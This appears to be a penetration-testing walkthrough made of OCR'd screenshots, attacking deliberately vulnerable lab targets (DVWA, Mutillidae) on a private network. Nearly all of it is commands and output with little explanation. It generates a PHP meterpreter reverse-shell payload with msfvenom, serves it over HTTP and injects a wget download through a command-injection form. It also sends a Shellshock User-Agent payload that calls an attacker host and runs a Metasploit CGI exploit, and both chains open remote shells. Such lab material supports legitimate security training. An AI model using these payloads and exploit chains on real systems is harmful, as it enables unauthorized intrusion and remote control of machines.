
Risk Level	High
Url	http://192.168.1.70/dvwa/vulnerabilities/exec/
Parameter	ip=a%3Benv&submit=submit
Info	Command execution coming from http://192.168.1.70/dvwa/vulnerabilities/exec/




```
root@kali-1:/home# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.69 LPORT=5061 -e php/base64 -f raw > /home/data/phpshell.txt
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
php/base64 succeeded with size 1785 (iteration=0)

root@kali-1:/home# 
```




```
<?php echo eval(base64_decode(Izw.chr(47).cGhwCgplcnJvcl9yZXBvcnRpbmcoMCk7C
?>
```



```
root@kali-1:/home# cd /home/data/
root@kali-1:/home/data# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.1.60 - - [28/Mar/2015 03:50:46] "GET / HTTP/1.1" 200 -
192.168.1.60 - - [28/Mar/2015 03:50:46] "GET /css/kube.min.css HTTP/1.1" 200 -
192.168.1.60 - - [28/Mar/2015 03:50:46] "GET /css/master.css HTTP/1.1" 200 -
192.168.1.60 - - [28/Mar/2015 03:50:46] "GET /js/jquery-1.9.1.min.js HTTP/1.1" 2
00 -
192.168.1.60 - - [28/Mar/2015 03:50:46] "GET /logo_clear.png HTTP/1.1" 200 -
192.168.1.60 - - [28/Mar/2015 03:50:46] "GET /js/kube.tabs.js HTTP/1.1" 200 -
192.168.1.60 - - [28/Mar/2015 03:50:46] code 404, message File not found
192.168.1.60 - - [28/Mar/2015 03:50:46] "GET /favicon.ico HTTP/1.1" 404 -
192.168.1.60 - - [28/Mar/2015 03:51:16] "GET / HTTP/1.1" 200 -
192.168.1.60 - - [28/Mar/2015 03:51:18] "GET /phpshell.txt HTTP/1.1" 200 -
```



```
       =[ metasploit v4.11.1-2015031001 [core:4.11.1.pre.2015031001 api:1.0.0]]
+ -- --=[ 1412 exploits - 802 auxiliary - 229 post        ]
+ -- --=[ 361 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.69
LHOST => 192.168.1.69
msf exploit(handler) > set LPORT 5061
LPORT => 5061
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.69:5061
[*] Starting the payload handler...
```




Vulnerability: Command Execution


Ping for FREE

Enter an IP address below:

;wget http://192.168.1.69/phpshell.txt -O /tr



```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.69:5061
[*] Starting the payload handler...
[*] Sending stage (40499 bytes) to 192.168.1.70
[*] Meterpreter session 2 opened (192.168.1.69:5061 -> 192.168.1.70:38694) at 20
15-03-28 04:26:29 +0530

meterpreter >
meterpreter >
meterpreter >
meterpreter > sysinfo
Computer     : owaspbwa
OS           : Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:
57:48 UTC 2010 i686
Meterpreter : php/php
meterpreter > pwd
/owaspbwa/dvwa-git/vulnerabilities/exec
meterpreter > shell
Process 3295 created.
Channel 4 created.
date
Sat Mar 28 07:35:28 EDT 2015
lsb_release -i
Distributor ID: Ubuntu
```




Normal Header


```
GET /mutillidae/index.php?page=user-info.php&username=%60&password=%60 &user-info-php-submit-button
Host: 192.168.1.70
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.70/mutillidae/index.php?page=user-info.php
```

Changing User-Agent field to exploit Shellshock


```
GET /mutillidae/index.php?page=user-info.php&username=%60&password=%60 &user-info-php-submit-button
Host: 192.168.1.70
User-Agent: () {:;}; ping -c 2 evilattacker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.70/mutillidae/index.php?page=user-info.php
```




```
root@kali-1:~# dirb http://192.168.1.67 /usr/share/dirb/wordlists/common.txt

-----------------
DIRB v2.21
By The Dark Raver
-----------------

START_TIME: Mon Mar 30 08:23:52 2015
URL_BASE: http://192.168.1.67/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4592

---- Scanning URL: http://192.168.1.67/ ----
==> DIRECTORY: http://192.168.1.67/cgi-bin/
+ http://192.168.1.67/cgi-bin/ (CODE:403|SIZE:210)
==> DIRECTORY: http://192.168.1.67/css/
+ http://192.168.1.67/favicon.ico (CODE:200|SIZE:14634)
+ http://192.168.1.67/index.html (CODE:200|SIZE:1704)
==> DIRECTORY: http://192.168.1.67/js/

---- Entering directory: http://192.168.1.67/cgi-bin/ ----
+ http://192.168.1.67/cgi-bin/status (CODE:200|SIZE:176)
```




```
msf >
msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting                     Required  Description
   ----            ---------------                     --------  -----------
   CMD_MAX_LENGTH  2048                                yes       CMD max line le
ngth
   CVE             CVE-2014-6271                       yes       CVE to check/ex
ploit (accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent                          yes       HTTP header to
use
   METHOD          GET                                 yes       HTTP method to
use
   Proxies                                             no        A proxy chain o
f format type:host:port[,type:host:port][...]
   RHOST           192.168.1.67                        yes       The target addr
ess
   RPATH           /bin                                yes       Target PATH for
 binaries used by the CmdStager
   RPORT           80                                  yes       The target port
   TARGETURI       http://192.168.1.67/cgi-bin/status  yes       Path to CGI scr
ipt
```




```
Payload options (linux/x86/meterpreter/reverse_tcp):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   DebugOptions  0                no        Debugging options for POSIX meterpre
ter
   LHOST         192.168.1.69     yes       The listen address
   LPORT         4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf exploit(apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse handler on 192.168.1.69:4444
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1241088 bytes) to 192.168.1.67
[*] Meterpreter session 3 opened (192.168.1.69:4444 -> 192.168.1.67:48926) at 20
15-03-30 08:43:56 +0530

meterpreter > sysinfo
Computer     : vulnerable
OS           : Linux vulnerable

Architecture : i686
Meterpreter  : x86/linux
meterpreter >
```




```
root@kali-1:~# nmap -sV 192.168.1.70

